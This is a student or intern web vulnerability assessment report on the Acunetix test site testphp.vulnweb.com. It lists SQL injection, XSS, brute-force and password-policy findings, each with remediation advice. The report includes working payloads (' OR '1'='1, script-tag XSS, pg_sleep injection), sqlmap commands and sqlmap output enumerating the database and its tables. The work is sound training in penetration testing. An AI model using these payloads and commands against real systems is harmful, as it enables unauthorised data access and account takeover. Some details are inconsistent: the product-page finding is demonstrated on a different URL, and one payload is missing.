

Web Application Vulnerability Assessment Report

Target: <http://testphp.vulnweb.com>

Assessment Period: April 16–19, 2025

Prepared By: Abdulrahman Ashraf Mohamed

Internship Role: Cybersecurity Intern

Organization Name: Future Interns

Task ID: Task 01

Standard References:

- NIST SP 800-115
 - OWASP Testing Guide v4.
 - OWASP Top 10
 - MITRE ATT&CK (applicable techniques)
-

1. Executive Summary

The assessment revealed several critical and high-severity vulnerabilities that could lead to unauthorized access, sensitive data disclosure, and full application compromise. These issues are easily exploitable and require urgent attention.

Severity	Count
Critical	3
High	6
Medium	2

2. Methodology

The assessment was conducted following a structured, multi-phase approach aligned with industry best practices, including the **NIST SP 800-115** and the **OWASP Testing Guide v4**. The objective was to identify, exploit, and validate vulnerabilities in the target web application <http://testphp.vulnweb.com>.

1. Reconnaissance

- Performed passive and active information gathering.
- Identified publicly accessible endpoints and hidden directories using tools like **OWASP Zap**.

- Detected sensitive files and information leaks (e.g., exposed credentials and configuration files).

2. Scanning & Enumeration

- Used **Burp Suite** and **OWASP ZAP** for vulnerability scanning.
- Automated checks for known CVEs, default configurations, and outdated components.
- Enumerated inputs and parameters vulnerable to injection or client-side manipulation.

3. Exploitation & Manual Testing

- **SQL Injection** was tested using **SQLMap** and Burp Suite with confirmed exploitation on login and product pages.
- **Cross-Site Scripting (XSS)** was verified through payload injection into search fields and forms.
- Conducted **brute-force login attacks** using **OWASP ZAP Fuzzer** and custom wordlists to confirm the absence of rate limiting or account lockouts.
- Discovered **authentication flaws**, **password policy weaknesses**, and **session management issues**.
- **Sensitive information disclosure** was validated through directory traversal and exposure of internal files and credentials.

4. Reporting

- Documented each confirmed vulnerability with:
 - Description
 - Affected URLs
 - Proof-of-concept (PoC)
 - Risk severity (CVSS-based)
 - Clear, actionable remediation steps
 - Professional Recommendations
- Mapped major findings to **OWASP Top 10** and relevant **MITRE ATT&CK techniques**.
- Delivered recommendations to mitigate both technical and procedural gaps.

Tools and Frameworks Used:

- **Burp Suite** – Manual proxying, scanning, brute-force and payload testing
 - **SQLMap** – Automated SQL Injection detection and exploitation
 - **OWASP ZAP** – Passive scanning and spidering
-

◆ 3. Key Findings & Recommendations

◆ 1. SQL Injection in Login Page

- **URL:** <http://testphp.vulnweb.com/login.php>
- **Description:** The login form at /login.php is vulnerable to SQL injection, enabling attackers to bypass authentication mechanisms by injecting malicious SQL payloads into input fields. This flaw allows unauthorized access to protected resources and could lead to full database compromise.
- **Severity:** 🚨 Critical
- **Payload:** ' OR '1'='1 (written in password field)
- **Impact:** Bypasses authentication and accesses protected areas.



Proof Of Concept:

The screenshot shows a web browser at the URL <http://testphp.vulnweb.com/login.php>. The page is titled "acunetix acuart" and is a "TEST and Demonstration site for Acunetix Web Vulnerability Scanner". It features a navigation menu with links like "home", "categories", "artists", "disclaimer", "your cart", "guestbook", and "AJAX Demo". On the left, there is a "search art" section with a "go" button and a list of links including "Browse categories", "Browse artists", "Your cart", "Signup", "Your profile", "Our guestbook", "AJAX Demo", and a "Links" section with "Security art", "PHP scanner", "PHP vuln help", and "Fractal Explorer".

The main content area has a heading "If you are already registered please enter your login information below:". It contains a login form with "Username:" and "Password:" fields. The "Username:" field contains the text "test". The "Password:" field contains the payload "' OR '1'='1", which is highlighted with a red box and an arrow pointing to it. Below the password field is a "login" button. A message below the form states: "You can also [signup here](#). Signup disabled. Please use the username **test** and the password **test**."

The footer contains links for "About Us", "Privacy Policy", "Contact Us", and a copyright notice "©2019 Acunetix Ltd".

← → ↻ Not secure http://testphp.vulnweb.com/userinfo.php

 acunetix 

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#) [Logout test](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

Yean Acosta (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="Yean Acosta"/>
Credit card number:	<input type="text" value="0000-0000-0000-0000"/>
E-Mail:	<input type="text" value="SUGRYQ, ' pg_sleep(20)--"/>
Phone number:	<input type="text" value="7865062263"/>
Address:	<input type="text" value="yZfdcS"/>

You have 0 items in your cart. You visualize you cart [here](#).

[About Us](#) | [Privacy Policy](#) | [Contact Us](#) | ©2019 Acunetix Ltd

Recommendations:


- Use **parameterized queries** (prepared statements) for all database queries involving user input.
- Implement strict **input validation** using allowlists for expected input patterns.
- Escape or sanitize input where validation isn't possible.
- Apply **principle of least privilege** to DB accounts and restrict access to only necessary data.
- Use **stored procedures** cautiously and ensure inputs are sanitized.

◆ 2. SQL Injection in Product Page

- **URL:** <http://testphp.vulnweb.com/product.php?pic=1>
- **Description:** The parameter pic in the endpoint /product.php is susceptible to SQL injection. Exploitation of this vulnerability may allow attackers to manipulate database queries, retrieve sensitive records, and enumerate database structures without proper authentication.
- **Severity:** 🚨 Critical
- **Impact:** Database disclosure, possibly leading to full data compromise.

Proof Of Concept:

➔ **Using Command:** `sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" --dbs --random-agent --threads=4 --batch` (to check if the link is vulnerable with SQL Injection or not)



```
root@kali: /home/abdo

Parameter: artist (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: artist=1 AND 8657=8657

Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: artist=1 AND GTID_SUBSET(CONCAT(0x71766b6b71,(SELECT (ELT(3275=3275,1))),0x71786a6b71),3275)

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 2065 FROM (SELECT(SLEEP(5)))XxLB)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-9731 UNION ALL SELECT CONCAT(0x71766b6b71,0x694141574166505542424871576b6250464c634a70554e444f6b4d4374575476624f494843694149,0x71786a6b71),NULL,N


[13:38:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6

[13:38:23] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[13:38:23] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:38:23 /2025-04-19/
```

➔ **Using Command:** `sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --tables --batch` (to get all tables in 'acuart' database)



```
root@kali: /home/abdo

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: artist=1 AND (SELECT 2065 FROM (SELECT(SLEEP(5)))XxLB)

Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: artist=-9731 UNION ALL SELECT CONCAT(0x71766b6b71,0x694141574166505542424871576b6250464c634a70554e444f6b4d4374575476624f494843694149,0x71786a6b71),NULL,N

[13:45:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6

[13:45:09] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+

[13:45:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 13:45:09 /2025-04-19/
```


Recommendations:



- Use prepared statements and parameterized queries throughout the codebase.
 - Validate all query parameters for type, format, and expected values.
 - Escape special characters if dynamic query components are necessary.
 - Limit database permissions to prevent unauthorized data access even if an injection occurs.
 - Encrypt sensitive data at rest and during transmission.
-

◆ 3. Reflected Cross-Site Scripting (XSS)

- **URL:** <http://testphp.vulnweb.com/guestbook.php>
- **Payload:** `<script>alert('Reflected XSS');</script>`
- **URL:** <http://testphp.vulnweb.com/product.php?pic=1> or search bar
- **Payload:** ``
- **Description:** The search functionality is vulnerable to reflected XSS. Unsanitized user input is directly reflected back into the page without proper encoding, allowing the injection of malicious JavaScript payloads. This can be used to steal session tokens, redirect users, or perform phishing attacks.
- **Severity:** 🚨 Critical
- **Impact:** Session hijacking, credential theft.

Proof Of Concept:






Recommendations:


- Sanitize and encode all user-generated input before rendering it in the browser.
- Implement context-sensitive encoding based on where data is reflected (HTML, JavaScript, URL).
- Add **Content Security Policy (CSP)** headers to reduce the impact of potential XSS.
- Use automated scanning tools to detect potential XSS vectors during development.

◆ 4. Brute Force Attack on Login Page

- **URL:** <http://testphp.vulnweb.com/login.php>
- **Description:** The login mechanism does not implement protections against brute-force attacks. An attacker can automate password guessing attempts without restriction, increasing the risk of account compromise due to weak or reused credentials.
- **Severity:** ⚠ High
- **Impact:** Account compromise via password guessing.

Proof Of Concept:





Recommendations:

- Implement **rate limiting** and temporarily block IPs after multiple failed login attempts.
- Track login attempts using session-based or IP-based counters.
- Introduce **CAPTCHA/reCAPTCHA** mechanisms to deter bots.
- Display generic error messages to avoid information leakage.
- Monitor and alert on abnormal login patterns.

◆ 5. Weak Password Policy

- **Description:** The application permits users to create accounts using weak passwords lacking minimum complexity. This significantly increases the risk of account takeover via brute-force or credential stuffing attacks. There is no enforcement of best practices such as minimum length, special characters, or password entropy.
- **Severity:** ⚠ High
- **Impact:** Increases brute-force success probability.

